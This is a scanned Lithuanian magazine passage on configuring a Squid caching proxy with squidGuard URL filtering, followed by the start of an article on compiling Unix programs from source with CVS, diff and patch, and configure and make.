[Kešuojantis „proxy“ serveris] Su *Squid proxy* serveriu galima kešuoti *www* srautą, blokuoti reklamines antraštes, apibrėžti, kokias bylas vartotojai gali siųstis, o kokių — ne, nurodyti maksimalų perduodamo objekto dydį ir net apriboti tam tikros klasės vartotojams skiriamą pralaidumą. Kaip tu jau supratai, detalus *Squid* konfigūravimas — tai atskiro straipsnio tema, todėl čia mes aptarsime tik pirminį *proxy* serverio sukonfigūravimą. Tačiau net ir po bazinio tiuningo tu realiai sutaupysi tinklo srauto (maždaug 20–25%).
Tarkim, pas mus yra nedidelis tinklas iš 10 kompiuterių. Esminio skirtumo nėra, tačiau kompiuterių kiekį reikia įvertinti apskaičiuojant išskiriamos atminties kiekį ir *Squid* kešo dydį. Dešimčiai kompiuterių kuo puikiausiai užteks 1 Gb kešo: gauname po 100 Mb vienam kompiuteriui. To daugiau nei pakaks. Pavyzdžiui, pagal nutylėjimą ta pati *Opera* naudoja 10 Mb, ko paprastam vartotojui visiškai pakanka. O 100 Mb pakaks reikliam vartotojui, kuris pasauliniame voratinklyje praleidžia labai daug laiko.
Squid konfigūruoti nėra sudėtinga (bet kokiu atveju, tai nesudėtingiau, nei konfigūruoti *Apache* ir panašius tinko servisus). Įdiek paketus *Squid* ir *squidGuard*. Pirmasis paketas — tai *proxy* serveris, o antrasis yra *squidGuard* nukreipiklis (*redirector*),

atliekantis šias funkcijas:
* vartotojų priėjimo valdymas;
* į juodąjį sąrašą įtrauktų URL blokavimas, pavyzdžiui, svetainės su suaugusiems skirtu turiniu;
* priėjimo prie tam tikrų URL blokavimas su reguliariosiomis išraiškomis;
* reklaminių antraščių pakeitimas į tuščius paveiksliukus;
* skirtingos priėjimo taisyklės skirtingoms vartotojų grupėms, pagal tam tikrą paros, savaitės laiką, datą ir t.t.

Dabar pradėsime redaguoti pagrindinį */etc/squid/squid.conf*:

```
# vi /etc/squid/squid.conf
// jungtis ir adresas, per kuriuos bus klausomasi
// klientų užklausų
http_port 192.168.1.1:3128

// operatyvinės atminties kiekis, kurį naudos
// proxy serveris; šis parametras turi būti
// ne didesnis už trečdalį fizinės atminties kiekio
cache_mem 85 MB

// katalogas, kuriame bus patalpintas kešas;
// pirmas skaičius — tai kešo dydis megabaitais,
// jeigu reikia, kad jis užimtų visą particiją,
// iš particijos dydžio atimk 20% ir nurodyk šią
// reikšmę; antras skaičius — pirmojo lygio
// katalogų kiekis; trečias — antro lygio katalogų kiekis
cache_dir /usr/local/squid 1024 16 256

// kompiuteriai, iš kurių leidžiama prieiti prie
// proxy serverio
acl allowed_hosts src 192.168.1.0/255.255.255.0
acl localhost src 127.0.0.1/255.255.255.255

// leidžiamų jungčių sąrašas
acl allow_ports port 80
acl allow_ports port 21
acl SSL_ports port 443 563

// draudžiame visas jungtis, išskyrus „allow_ports"
http_access deny !allow_ports

// visoms jungtims, išskyrus nurodytas su
// „acl SSL_ports", uždraudžiame CONNECT metodą
http_access deny CONNECT !SSL_ports

// apribojame priėjimo teises
http_access allow localhost
http_access allow allowed_hosts
http_access allow SSL_ports
http_access deny all

// galima aprašyti vartotojus, kuriems leidžiama
// naudotis squid (jonas, admin)
ident_lookup on
acl allowed_users user jonas admin
http_access allow allowed_users
http_access deny all
```

Be abejo, tai toli gražu ne pilnas konfigas, tačiau manau, jog toliau tu susitvarkysi pats. Noriu pastebėti, kad kompiuterių, kuriems leidžiamas priėjimas, sąrašą galima nurodyti atskiroje byloje, pavyzdžiui, taip:

```
acl allowed_hosts src „/etc/squid/hosts.txt"
```

Pati */etc/squid/hosts.txt* byla šiuo atveju atrodo štai taip:

```
# vi /etc/squid/hosts.txt
# Jonas
```

```
den@dhsilabs: /home/den - Shell - Konsole
Сеанс Правка Вид Закладки Настройка Справка
[root@dhsilabs den]# ps -ax | grep named
Warning: bad syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
 3018 ?        S      0:00 named
 3030 pts0     S      0:00 grep named
[root@dhsilabs den]# dig @localhost -t txt -c chaos version.bind

; <<>> DiG 9.2.3 <<>> @localhost -t txt -c chaos version.bind
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4971
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;version.bind.                  CH      TXT

;; ANSWER SECTION:
version.bind.           0       CH      TXT     "9.2.3"

;; Query time: 27 msec
;; SERVER: 127.0.0.1#53(localhost)
;; WHEN: Mon Mar  6 18:21:57 2006
;; MSG SIZE  rcvd: 48

[root@dhsilabs den]#
Shell
```

/4/ DNS
DNS serverio darbo testavimas su įrankiu *dig*

```
192.168.1.2/255.255.255.255
# Petras
192.168.1.3/255.255.255.255
# Onutė
192.168.1.4/255.255.255.255
```

Atskirą bylą naudoti patogiau, taip „neužteršiamas" pagrindinis konfigas. Atkreipk dėmesį: *hosts.txt* priėjimo teisės turi būti tokios pačios, kaip ir *squid.conf*. Dabar pamėginkime sukurti juodąjį URL sąrašą:

```
acl blacklist url_regex games
http_access deny blacklist
http_access allow all
```

Šis juodasis sąrašas nepraleidžia tų nuorodų, kuriose yra žodis „games". Analogiškai galima sukurti atskirą bylą ir į ją surašyti visas „blogas" nuorodas. Pastebėk tai, kad visa tai mes padarėme su *Squid* priemonėmis neįdarbindami *squidGuard*.
Squid paleisti paprasta:

```
# service squid start
```

Nepamiršk, jog klientus reikia sukonfigūruoti taip, kad jie jungtųsi į *3128/tcp* jungtį.

[**Redaktoriaus komentaras**] Aš jau seniai naudoju *dns/http* kešavimą tiek namie, tiek darbe. Mano konfigūracija praktiškai identiška išdėstytai šiame straipsnyje, tiktai aš šiuos servisus paleidžiu neprivilegijuoto vartotojo vardu (*named* ir *_squid*) ir naudoju skaidrų *http proxy* (transparent *proxy*), kuomet nėra būtinybės klientų naršyklės nustatymuose rankiniu būdu nurodyti *proxy* serverio adresą ir jungtį. Dirbant šiuo režimu, *Squid* reikia sukompiliuoti su ugniasienės galimybe plius pagrindinėje *Squid* konfigūracijos byloje turi būti šios eilutės:

```
# vi /etc/squid/squid.conf
http_port 127.0.0.1:3128
httpd_accel_host virtual
httpd_accel_port 80
httpd_accel_with_proxy on
httpd_accel_uses_host_header on
```

OpenBSD branduolyje aš suradau ir ištaisiau įdomią klaidą, kuri neleisdavo apriboti priėjimo teisių pseudoįrenginiui *pf(4)*. Dabar, pradedant *OpenBSD 3.9*, galima saugesnė konfigūracija: norint sėkmingai įvykdyti sisteminį iškvietimą *ioctl(2)* su DIOCNATLOOK operacija (susijungimų būsenos peržiūra), pakanka neprivilegijuotam vartotojui *_squid* iš *_squid* grupės suteikti „tik skaitymo" teises į įrenginį */dev/pf* (anksčiau reikėjo teisių tiek skaitymui, tiek ir rašymui):

```
# chgrp _squid /dev/pf
# chmod g+r /dev/pf
```

Išsamiau apie skaidraus *proxy* sukonfigūravimą *OpenBSD* sistemoje gali paskaityti čia: *www.openbsd.org/docs/steps/squid.html*

[„SquidGuard" — asmeninis tavo tinklo srauto apsauginis]
Ankstesniame pavyzdyje mes užblokavome priėjimą prie bet kokios svetainės, kurios nuorodoje (URL) yra žodis „games". Akivaizdu, jog čia niekaip neaprašysi visų URL, kuriuose yra draudžiamas turinys, kaip antai: pornografija, prievarta, reklama, informacija apie narkotikus ir panašūs dalykai. Tokių svetainių pasauliniame voratinklyje neįtikėtinai daug. Ir čia į pagalbą ateina *squidGuard*. Jis papildo *Squid* draudžiamų svetainių duomenų baze. Aišku, šią DB galima periodiškai atnaujinti, tačiau daugiau nereikia pačiam ieškoti mazgų su draudžiamu turiniu ir pačiam juos įtraukti į sąrašą — viskas jau padaryta už mus. Egzistuoja trys pagrindinės bazės:
* *squidGuard* bazė prieinama adresu *www.squidguard.org/blacklist/*
* MESD bazė prieinama čia: *squidguard.mesd.k12.or.us/blacklists.tgz*
* *Dansguardian* bazę rasi čia: *blacklist.dansguardian.org/cgi-bin/download.pl?type=download&file=bigblacklist*

Mes naudosime *squidGuard* bazę, kadangi ji pateikiama komplekte kartu su pačiu *squidGuard*. Ši bazė apima reklamą, pornografines svetaines, agresijai, narkotikams, azartiškiems žaidimams, prievartai ir kitiems panašaus pobūdžio dalykams skirtas svetaines. Tu įsivaizduoji, kiek firma sutaupys tinklo srauto, uždraudusi priėjimą prie visų šių dalykų? Po įdiegimo bazė paprastai sukuriama kataloge */usr/share/squidGuard-1-x-x/db*. Tikiuosi, jog tu jau įdiegei *squidGuard* paketą, todėl iš karto pradėsime konfigūravimą. Bylą */etc/squid/squidGuard.conf.sample* nukopijuok į */etc/squid/squidGuard.conf*, kad po to mažiau reikėtų dirbti savomis rankomis.

```
# vi /etc/squid/squidGuard.conf
// kelias iki bazės ir logų
dbhome /usr/share/squidGuard-1.2.0/db
logdir /var/log/squidGuard

// darbo laikas, dienų sutrumpinimai: s=Sunday,
// m=Monday, t=Tuesday, w=Wednesday, h=Thursday,
// f=Friday, a=Saturday
time workhours {
    weekly s 09:30-12:00 13:00-19:00
    weekly m 09:00-12:00 13:00-19:00
    weekly t 09:00-11:00 12:00-19:00
    weekly w 09:00-12:00 12:00-18:00
    weekly h 09:00-13:00 13:00-18:00
    weekly f 09:00-12:00 13:30-18:00
    weekly a 08:20-13:00 13:30-19:00
}

// tinklo vartotojai
src lan-users {
    ip 192.168.10-192.168.1.254
}

// administratoriui rezervuotų adresų diapazonas
src main {
    ip 192.168.1.1-192.168.1.10
}
```

```
// aprašome draudžiamo turinio bazes
dest advertising {
    domainlist advertising/domains
    urllist advertising/urls

// visą reklamą nukreipiame į 0x0 dydžio reklaminę antraštę
    redirect http://127.0.0.1/cgi-bin/nulbanner.png
}

// aprašome ACL'us
acl {
    // adminui leidžiama viskas, išskyrus reklamą
    main {

// direktyva „pass" leidžia arba draudžia
// „all" reiškia visą turinį; jeigu reikia uždrausti
// kokios nors klasės turinį, tuomet prieš klasės
// pavadinimą rašomas šauktukas, pavyzdžiui „pass !porn";
// raktinis žodis „none" reiškia, kad priėjimas iš viso draudžiamas
        pass !advertising all

// draudžiamos užklausos nukreipiamos į specialų skriptą
        redirect http://127.0.0.1/cgi-bin/squidGuard.cgi?clientaddr=%a&srcclass=%
s&targetclass=%t&url=%u
    }

// pagrindiniai tinklo „gyventojai"
    lan-users {

// leidžiame viską, išskyrus nurodytus dalykus su „!" ir turinio klase
        pass !adult !audio-video !forums !hacking !redirector !warez !ads !aggressive
!drugs !gambling !publicite !violence !banneddestination !advertising all
        redirect http://127.0.0.1/cgi-bin/squidGuard.cgi?clientaddr=%a&srcclass=%s&ta
rgetclass=%t&url=%u
        }

// veiksmas pagal nutylėjimą
    default {
        pass none
        redirect http://127.0.0.1/cgi-bin/squidGuard.cgi?clientaddr=%a&srcclass=%
s&targetclass=%t&url=%u
    }
}
```

Taigi *squidGuard* konfigūracijos byloje nėra nieko sudėtingo. Tiktai atkreipk dėmesį į tai, kad lokaliame kompiuteryje turi būti įdiegtas *web* serveris, o jo subkataloge *cgi–bin* turi būti byla *squidGuard.cgi*. Šio skripto pavyzdį rasi kataloge */usr/share/squidGuard-1.x.x/sample*. Atskirai jį kopijuoti į */var/www/cgi-bin* nėra būtina — tai padaroma automatiškai įdiegiant RPM paketą.

Mums telieka susieti *Squid* ir *squidGuard*. Tam į */etc/squid/squid.conf* pridėk šias eilutes:

```
# vi /etc/squid/squid.conf
// nurodome, kad squidGuard veiks kaip nukreipiklis
redirector_bypass on
redirect_program /usr/local/squidGuard/bin/squidGuard

// kiek squidGuard kopijų galima paleisti
redirect_children 1
```

Po šito reikia perleisti *Squid*:

```
# service squid restart
```

Byloje */var/log/squidGuard/squidGuard.log* tu turi pamatyti tokias eilutes (*squidGuard* paleistas ir paruoštas darbui):

```
2006-03-19 15:45:14 [9601] squidGuard 1.2.0 started (1034683864.337)
2006-03-19 15:45:14 [9601] squidGuard ready for requests (1034683864.353)
```

Tikiuosi, jog šis straipsnis tau padės sutaupyti ne tik laiko, bet ir pinigų. Jeigu tau iškils kokių nors klausimų, visada gali pasinaudoti *google* paieška.

Services and deamons

alsa	stopped	Info	× On boot	Start	Stop
apmd	running	Info	× On boot	Start	Stop
atd	running	Info	× On boot	Start	Stop
chargen		Info	Start when requested		
chargen-udp		Info	Start when requested		
crond	running	Info	× On boot	Start	Stop
cvs		Info	Start when requested		
daytime		Info	Start when requested		
daytime-udp		Info	Start when requested		
devfsd	running	Info	× On boot	Start	Stop
dm	running	Info	× On boot	Start	Stop
echo		Info	Start when requested		

Cancel Ok

/5/ Servisai
servisų paleidimo konfigūravimas

058
Spąstai kaprizingoms programoms

Paslėptas rankinių kompiliacijų potencialas

UNIX PROGRAMUOTOJAMS BŪDINGA NESLĖPTI IŠEITIES TEKSTŲ, TODĖL DIDŽIOJI PROGRAMŲ DALIS YRA ATVIRAI PLATINAMA. TAČIAU LIAUDIS JAUČIA POTRAUKĮ JAU PARUOŠTIEMS PAKETAMS, DAŽNAI NET NENUMANYDAMI, KOKIAS GALIMYBES TAIP PRARANDA! DAUGELIS VARTOTOJŲ PROGRAMAS PERKOMPILIUOJA, TAČIAU TIK VIENAS KITAS TAI DARO TEISINGAI. RANKINIS KOMPILIAVIMAS — PAKANKAMAI SUDĖTINGAS, NEAKIVAIZDUS IR KARTAIS PRIEŠTARINGAS PROCESAS, KURĮ MES DABAR IR PABANDYSIME IŠTOBULINTI.

[Įvadas] Kam kankintis ir kompiliuoti programą rankiniu būdu, jeigu galima tiesiog parsisiųsti paruoštą paketą? Štai pagrindinės priežastys, dėl kurių išeities tekstai geriau už paruoštus paketus:

* paruoštus paketus rasi ne visoms platformoms (pagrinde tai pasakytina apie x86–64)

* praktiškai niekada negausi paruoštų einamų versijų paketų, o release'ai išeina nedažnai, priversdami mus naudoti dviejų metų senumo versiją (ir tai toli gražu ne pagražinimas!) bei pavydžiai žvilgčioti į kolegas, kurie pasiėmė paskutinę alfą su daugybe visokių naujovių ir skanėstų

* paruošti paketai pajungia ne visas išeities tekstuose realizuotas savybes (konkrečiau šnekant, į populiaraus emuliatoriaus BOCHS sudėtį įeina išorinis interaktyvus *Turbo Debugger* stiliaus derintuvas, kai tuo tarpu oficialiuose paruoštuose paketuose rasi tik paprasčiausią integruotą „debug.com" tipo derintuvą)

* daugeliui programų trečiųjų šalių gamintojai kuria papildymus (praplėtimus), kurie gali būti įdiegti tik perkompiliuojant programą

* dažnai paruoštame pakete įjungiama daug papildomų komponentų, kurie tik naudoja procesorių ir atmintį, tačiau mums jų niekada neprireiks

* oficialūs paketai kompiliuojami su tipinėmis optimizavimo opcijomis, kurios bendros visiems procesoriams, todėl gaunamas neefektyvus ir neoptimalus kodas (arba net iš viso neveikiantis, pavyzdžiui, senų 80386 arba 80486 tipo procesorių atveju)

* išėjus naujai versijai reikia siųstis visą paketą užuot pasiėmus tik pakeistas bylas (tai aktualu dažnai atnaujinamoms programoms)

* jeigu programoje aptinkamas pažeidžiamumas, tai atakuoti paruoštą paketą paprasčiau, kadangi hakeris žino tikslią visų mašininių komandų buvimo vietą ir atminties išsidėstymą

* išeities tekstams skirti pataisymai išeina kur kas greičiau ir dažniau, nei paruoštiems paketams

* naudotis paruoštais paketais — tai ne *unix-way* ir visiškai nehakeriška

O dabar pateiksime pagrindinių priežasčių, dėl kurių paruošti paketai geriau už išeities tekstus, sąrašą:

* paruoštas paketas „sveria" kur kas mažiau už išeities tekstus, net jeigu juos suspaustum pačiu geriausiu archyvatoriumi. Labiausiai nuo to kenčia lėtų modemų savininkai, juo labiau, kad siuntimo pratęsimą (*resume*) pripažįsta toli gražu ne visi serveriai

* išarchyvuoti išeities tekstai užima labai daug vietos (kartais net šimtus megabaitų), o pats kompiliavimas reikalauja daug laiko, kuris, kaip žinia, visada veikia prieš mus

* „rankinis" programos konfigūravimas pagal savo poreikius reikalauja įdėmaus dokumentacijų skaitymo ir konfigūracinių skriptų studijavimo

* dažnai reikia siųstis papildomas antraščių bylas ir bibliotekas, atnaujinti kompiliatorių ir t.t., kas vėlgi reikalauja laiko, eikvoja tinklo srautą ir disko vietą

* automatinių įdiegiklių kokybė dažnai galėtų būti geresnė, o sukompiliuotą programą dar ilgai tenka tobulinti apdorojant dilde, rankomis, uodega ir galva

* paruoštuose paketuose paprastai gali būti įvairių papildymų, tokių, kaip nestandartinės spalvinės schemos ir kiti trečiųjų šalių

gamintojų kuriami komponentai, kurių gali nebūti „oficialiuose" išeities tekstuose

* yra tūkstantis priežasčių, dėl kurių „rankiniu" būdu sukompiliuota programa gali veikti neteisingai arba nestabiliai. Pavyzdžiui, vartotojas aktyvavo gundančią opciją, kuri šiuo metu yra „under construction" stadijoje ir sukelia klaidas pačiose netikėčiausiose vietose


* iš išeities tekstų sukompiliuotas programas kur kas sunkiau pašalinti iš sistemos, nei tą patį *rpm* paketą (beje, yra tam tikrų šį procesą automatizuojančių paketų)

* jeigu oficialiame pakete nėra mums reikalingų opcijų, pavyzdžiui, x86-64 galimybės BOCHS emuliatoriuje, tai praktiškai visada galima surasti neoficialų paketą, kuriame visa tai padarė už mus. Tiesa, toli gražu ne visi jie būna sukompiliuoti teisingai

* patarlė „geriau per dieną nuskristi, nei per valandą nubėgti" netinka žiauriame šiuolaikinio verslo pasaulyje, todėl jeigu paruoštas paketas garantuotai veikia, už eksperimentus su rankiniu kompiliavimu „tiesiog šiaip sau" mums niekas nemokės

Universalaus sprendimo nėra! Kiekviename kelyje galima rasti savų privalumų ir trūkumų. Aš rekomenduoju: iš pradžių parsisiųsk paruoštą paketą, šiek tiek padirbėk su programa, išsiaiškink katalogų struktūrą, perprask pagrindines galimybes, ir tik tuomet pradėk eksperimentuoti. Mes bent jau prieš akis turėsime teisingai sukompiliuotą etaloną, todėl jeigu kompiliavimas nepavyktų (arba sukompiliuota programa atsisakytų veikti), paketas mus išgelbėtų.

[Filosofinis pasiruošimas] Programos kompiliavimas visada prasideda nuo instrukcijos skaitymo. Užeiname į pagrindinę produkto svetainę, joje surandame *download* skyrelį,


/2/ Bosh

Veikiantis konfigūratorius

parsisiunčiame *changelog* (*changes*, *what's new*, *readme*) ir atidžiai skaitome. Kuo mūsų versija skiriasi nuo šios, ar mums reikia visų naujovių, ar ne? Praktika rodo, kad daugelio programų plėtojimasis sustoja dar pradinėje stadijoje, o po to jos tiesiog „storėja", taip apaugdamos pertekliniu funkcionalumu ir eidamos „Microsoft" keliu. Nesivaikykime mados, siekdami naudoti paskutines programų versijas tik todėl, kad jos yra „paskutinės". Programa — tai ne žaislas! Tai — įrankis! Net ir nedideli sąsajos arba veikimo ypatumų pasikeitimai dažnai sumažina darbo našumą. Geras hakeris su klaviatūra dirba kaip profesionalus pianistas — pirštai tiesiog skraido. Visi judesiai išmokti mintinai, o mokytis iš naujo vien tik naujos versijos vardan... niekas to nedarys, jeigu, be abejo, šioje versijoje nėra ko nors iš tiesų reikalingo.

Vartotojai šiuo atžvilgiu progresyvesni ir siunčiasi viską, kas tik pakliūna į jų regos lauką. Vyrauja išankstinis nusistatymas, kad geriausia siųstis stabilias šakas (*stable*) arba release'us, — manoma, kad jie veikia kur kas patikimiau už eksperimentines alfa/beta versijas. Tame yra sava tiesos dalis, tačiau bendru atveju viskas kiek kitaip. Stabilios versijos išeina pakankamai retai. Per šį laiką jose surandamos klaidos, pašalinamos tarpinėse versijose, kurių statusas yra „nestabilios". Kai gamintojai nekovoja su klaidomis, jie produktę įdiegia naujas arba praplečia jau egzistuojančias funkcijas.

[Jaunojo kovotojo instrukcija] Išeities tekstai paprastai platinami populiariais archyvatoriais, tokiais,

/1/ Paleidžiam

Po BOCHS perkompiliavimo su „--enable-x86-64" raktu *Linux* pasileidžia kaip iš patrankos

```
mc - /home/biew/biew-562 - Root Midnight Commander - Konsole
Сеанс Правка Вид Закладки Настройка Справка
makefile            [-M--]  0 L:[ 25+26  51/314] *(2847/12127b)= #  35 0x23
#         basic     : i386 i486
#         gcc-2.9x  : i586 i686 p3 p4 k6 k6_2 athlon
#         pgcc      : i586mmx i686mmx p3mmx p4mmx k5 k6mmx k6_2mmx 6x86 6x86mmx
#                     athlon_mmx
# Other platform   : generic
#-----------------------------------------------------------------------------
TARGET_PLATFORM=i386

# Please select target operation system. Valid values are:
# dos, os2, win32, linux, unix, beos, qnx4, qnx6
#-------------------------------------------------------------
TARGET_OS=unix

# Please add any host specific flags here
# (like -fcall-used-R -fcall-saved-R -mrtd -mregparm=3 -mreg-alloc=  e.t.c :-):
#-----------------------------------------------------------------------------
# Notes: You can also define -D__EXPERIMENTAL_VERSION flag, if you want to
# build experimental version with fastcall technology.
# ****************************************************************************
# You can also define:
# -DHAVE_MMX      mostly common for all cpu since Pentium-MMX and compatible
# -DHAVE_MMX2     exists on K7+ and P3+
# -DHAVE_SSE      exists only on P3+
# -DHAVE_SSE2     exists only on P4+
# -DHAVE_3DNOW    exists only on AMD's K6-2+
# -DHAVE_3DNOWEX  exists only on AMD's K7+
  These flags are implicitly defined when you select pgcc mmx optimization
1Помощь 2Запись 3Блок 4Замена 5Копия 6Перемес 7Поиск 8Удалить 9МенюMC 10Выход
Midnight Commander | Shell | Root Midnight Commander
```

/3/ Debug GUI

Į vieną neoficialų paketą įeinantis grafinis integruoto BOCHS derintuvo „snukelis"

kaip *gzip* arba *bzip2*, supakuotuose archyvuose, rečiau — CVS medžio pavidalu. CVS (*Concurrent Version System*) — viena iš populiariausių versijų valdymo sistemų, leidžianti prie vieno projekto dirbti keliems programuotojams. Ši sistema ne tik seka pasikeitimus bei sinchronizuoja visų dirbančiųjų bylas, bet ir apriboja privilegijas, kas ir kur gali rašyti. Anoniminiai projekte nedalyvaujantys vartotojai turi tik skaitymo teises.

Norint pradėti dirbti su CVS medžiu, reikia prisijungti prie nutolusios sistemos *anonymous* vardu (daugumoje **nix* distributyvų CVS klientas jau būna įdiegtas), o po to įvykdyti CVS komandą *checkout* ir taip gauti išeities tekstus (šiuo atveju — gauti emuliatoriaus BOCHS kodą):

```
$ cvs -d:pserver:anonymous@cvs.bochs.sourceforge.net:/cvsroot/bochs login
(Logging in to anonymous@cvs.bochs.sourceforge.net)
CVS password: (there is no password, just press Enter)
$ cvs -z3 -d:pserver:anonymous@cvs.bochs.sf.net:/cvsroot/bochs checkout bochs
cvs server: Updating bochs
U bochs/.bochsrc
U bochs/.conf.AIX.4.3.1
U bochs/.conf.beos-x86-R4
U bochs/.conf.macos
U bochs/patches/patch.seg-limit-real
```

Net ir prisijungus per skirtinę liniją visa ši procedūra gali užtrukti ilgokai, kadangi bylos perduodamos jas menkai suspaudžiant (ypač jeigu naudojamas *pserver* metodas, o ne *ext* su *ssh* suspaudimu), o siuntimo pratęsimas įmanomas tik dalinai: pilnai parsiųstos bylos po netikėto ryšio nutraukimo pakartotinai nėra perduodamos, tačiau nepabaigtos bylos pradedamos siųsti nuo pradžios. Jeigu ryšys dažnai trūkinėja, tokia situacija gali iš tiesų erzinti.

Tuomet kokia prasmė terliotis su CVS? Ar nebūtų paprasčiau (greičiau, pigiau) pasinaudoti paruoštu archyvu? Vienareikšmiško atsakymo į šį klausimą nėra. Pradėsime nuo to, kad kai kurios programos platinamos tik per CVS. Archyve, jeigu toks iš viso pateikiamas, dažnai būna ne visos bylos arba jis nėra atnaujinamas mėnesių mėnesius. Kita vertus, išėjus naujai versijai visą archyvą tenka siųstis iš naujo (o tai, vėlgi, megabaitai), kai tuo tarpu CVS klientas pasiima tik realiai pakeistas bylas, kas iš esmės taupo tinklo srautą.

[Pataisymas pataisymui nelygus] Daugelis programuotojų pataisymus kuria su įrankiu *diff* (žr. *man diff*), kurio pavadinimas kilo iš sutrumpinto angliško žodžio „difference" — skirtumas. Šis daikčiukas sulygina kiekvieną bylų eilutę ir atvaizduoja tik pasikeitimus. Prieš eilutę išvestas „-" ženklas reiškia, kad ši eilutė buvo pašalinta, o „+" — kad pridėta. Bylos pavadinime pridedama „---"/„+++" ir visi distributyvo pasikeitimai, kad būtų patogiau, dažniausiai sudedami į vieną *diff'ą*. Pasikeitimų bylos paprastai turi „.diff" arba „.patch" praplėtimą, tačiau net ir be to jas lengva atskirti. Pataisymo sukūrimo pavyzdys:

```
$ diff -pruN originali_byla.c modifikuota_byla.c > my.patch
```

Diff pataisymą iš esmės galima įdiegti ir rankiniu būdu. Elegantiškesnis būdas — pasinaudoti įrankiu *patch* (žr. *man patch*), kuris visiškai automatizuoja šį procesą. Bendru atveju jo iškvietimas atrodo taip:

```
$ cd progname
$ patch -p1 < ~/my.patch
```

Čia „my.patch" — *diff* bylos pavadinimas, o „p1" — įdėjimo lygis. Numeris <1> reiškia, kad mes *patch* iškviečiame iš pagrindinio programos katalogo.

Pataisymo įdiegimas — grįžtama operacija, todėl prireikus įdiegtus pakeitimus galima pašalinti, pasinaudojant raktu „-R0", kuris atgal sugrąžina visas pakeistas eilutes. Taip pat atkreipk dėmesį į raktą „-b", kuris sukuria rezervines taisomų bylų kopijas.

[Pradedame kompiliavimą] Pradėsime nuo to, kad, priešingai nei *Windows* pasaulyje, kur programa įdiegiama/kompiliuojama paleidžiant *setup.exe* arba *nmake.exe*, **nix* pasaulyje kompiliavimo procesas prasideda... nuo dokumentacijos skaitymo! Skaityti dokumentaciją būtina! Net jeigu kompiliavimas su nustatymais pagal nutylėjimą pavyksta be jokių problemų, gauta konfigūracija gali būti neoptimali.

Paprastai prie išeities tekstų pridedama byla *install* arba *readme*. Jeigu archyve nėra nieko panašaus (kaip kad tai yra BOCHS atveju), reikia kompiliavimo instrukcijos bandyti ieškoti oficialioje

produkto svetainėje. Kritišku atveju instrukcija saugoma bylose *configure* ir *makefile*.
Priminsiu, kad tipiška daugelio programų kompiliavimo/įdiegimo tvarka atrodo štai taip:

```
$ ./configure
$ make
# make install
```

Byla *configure* yra gana sudėtingas skriptas, kuris analizuoja einamą konfigūraciją, atpažįsta einamą platformą, nustato, ar yra visos reikiamos bibliotekos, bei valdo kompiliavimo opcijas (kokias savybes įjungti, o kokių — ne). Jo darbo rezultatas yra sugeneruota *makefile* byla, kuri programą surenka (sukompiliuoja, sulinkina) į vieną visumą.
Kai kurie konfigūratoriai gali pasigirti pažangia vartotojo sąsaja ir veikia interaktyviu režimu, tačiau tai nėra taisyklė, o veikiau maloni išimtis. Kur kas dažniau kompiliavimo opcijos nurodomos per komandinės eilutės raktus arba net pataisant pačią konfigūravimo bylą.
